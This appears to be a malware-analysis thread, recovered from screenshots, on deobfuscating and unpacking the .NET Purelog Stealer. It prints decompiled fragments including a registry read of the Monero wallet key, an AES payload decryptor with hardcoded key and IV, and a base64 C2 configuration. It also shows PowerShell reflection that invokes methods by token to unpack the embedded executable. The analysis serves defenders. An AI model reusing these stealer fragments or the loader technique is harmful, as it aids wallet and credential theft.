


```
/* 0x00001B61 2000000040   */ IL_008D: ldc.i4    1073741824
/* 0x00001B66 07           */ IL_0092: ldloc.1
/* 0x00001B67 20DF060000   */ IL_0093: ldc.i4    1759
/* 0x00001B6C 5C           */ IL_0098: div.un
/* 0x00001B6D 5F           */ IL_0099: and
/* 0x00001B6E 2E02         */ IL_009A: beq.s     IL_009E

/* 0x00001B70 2B0A         */ IL_009C: br.s      IL_00A8

/* 0x00001B72 00           */ IL_009E: nop
/* 0x00001B73 00           */ IL_009F: nop
/* 0x00001B74 00           */ IL_00A0: nop
/* 0x00001B75 200A000000   */ IL_00A1: ldc.i4    10
/* 0x00001B7A 2B08         */ IL_00A6: br.s      IL_00B0

/* 0x00001B7C 00           */ IL_00A8: nop
/* 0x00001B7D 00           */ IL_00A9: nop
/* 0x00001B7E 00           */ IL_00AA: nop
/* 0x00001B7F 20AEC21AD0   */ IL_00AB: ldc.i4    -803552594

/* 0x00001B84 00           */ IL_00B0: nop

/* 0x00001B85 00           */ IL_00B1: nop

/* 0x00001B86 00           */ IL_00B2: nop
/* 0x00001B87 2803000006   */ IL_00B3: call      string '<Module>'::c(int32, int32, int32)
```

Can calculate and patch this stuff

P.S no need to re implement the method just invoke it by its token but be careful.

Small project https://github.com/lowlevel01/deGremlin/




```
RegistryKey registryKey = Registry.CurrentUser.OpenSubKey(<Module>.c(Type.EmptyTypes.Length + 8536, Type.EmptyTypes.Length + 7223,
  Type.EmptyTypes.Length + 103)).OpenSubKey(<Module>.c(sizeof(uint) + 70541, sizeof(byte) + 77260, Type.EmptyTypes.Length + 111)).OpenSubKey
  (<Module>.c(Type.EmptyTypes.Length + 18197, sizeof(ulong) + 29024, Type.EmptyTypes.Length + 185));
```

```
RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("Software").OpenSubKey("monero-project").OpenSubKey("monero-core
```


Another nice thing about .NET (ft. Purelog Stealer)

Every class method is identified with a single unique token




```
// Token: 0x06000008 RID: 8 RVA: 0x0005AFC8 File Offset: 0x000591C8
internal static byte[] smethod_0()
{
    byte[] result;
    using (Aes aes = Aes.Create())
    {
        aes.KeySize = 256;
        aes.KeySize = 256;
        aes.Key = Convert.FromBase64String("evzOi4+e61m9K067RIZp5WjER4CSA7xGkvDyRDvw8Zo=");
        aes.IV = Convert.FromBase64String("vDh/u/eNb3iqEsbVC1+FkA==");
        ICryptoTransform transform = aes.CreateDecryptor(aes.Key, aes.IV);
        using (MemoryStream memoryStream = new MemoryStream())
        {
            using (MemoryStream memoryStream2 = new MemoryStream(new byte[]
            {
                248,
                14,
                92,
                108,
                119,
                129,
                7,
                183,
                84,
                153,
                75,
                117,
                186,
```


PowerShell is also built on .NET




```
> $assembly = [Reflection.Assembly]::LoadFile("C:\Users\Admin\Desktop\Samples\purelog\sample.exe")
```




```
> $decryption_method = $assembly.ManifestModule.ResolveMethod(0x06000008)
```




```
> $decrypted_stream = $decryption_method.Invoke($null, @())
```




```
PS C:\Users\Admin\Desktop\Samples\purelog> $decrypted_stream
0
22
9
0
31
139
8
0
0
0
0
0
4
```




```
// Token: 0x0600000D RID: 13 RVA: 0x0005B140 File Offset: 0x00059340
internal static byte[] smethod_0(this byte[] byte_0)
{
    byte[] result;
    using (MemoryStream memoryStream = new MemoryStream())
    {
        using (MemoryStream memoryStream2 = new MemoryStream(byte_0))
        {
            byte[] array = new byte[4];
            memoryStream2.Read(array, 0, 4);
            BitConverter.ToInt32(array, 0);
            using (GZipStream gzipStream = new GZipStream(memoryStream2,
```



```
$decompression_method = $assembly.ManifestModule.ResolveMethod(0x0600000D)
```




```
$unpacked_exe = $decompression_method.Invoke($null, @(,$decrypted_stream))
```



```
PS C:\Users\Admin\Desktop\Samples\purelog> $unpacked_exe | ForEach-Object { "{0:X2}" -f $_ }
4D
5A
90
00
03
00
00
00
04
00
00
00
FF
FF
00
```

C2’s are stored in creative places (Purelog Stealer)


- Purelog Stealer : decoded, deserialized then casted to a class object



```
public static void smethod_0()
{
    Class1.class20_0 = (Class20)Class4.smethod_2(Convert.FromBase64String
      ("cjIKDzEzNC4yNTUuMjM0LjEwMxiALiIQNWJlYzQ4ZGQxNWZiY2EzMioISE9URUwkJCRYAQ=="));
    if (!Class1.smethod_1(Class1.class20_0.lmfB85o2Fn))
    {
        Environment.Exit(0);
    }
    if (Class1.class20_0.LFrBcCtSvd && new Class0().method_0())
    {
        Environment.Exit(0);
    }
    try
    {
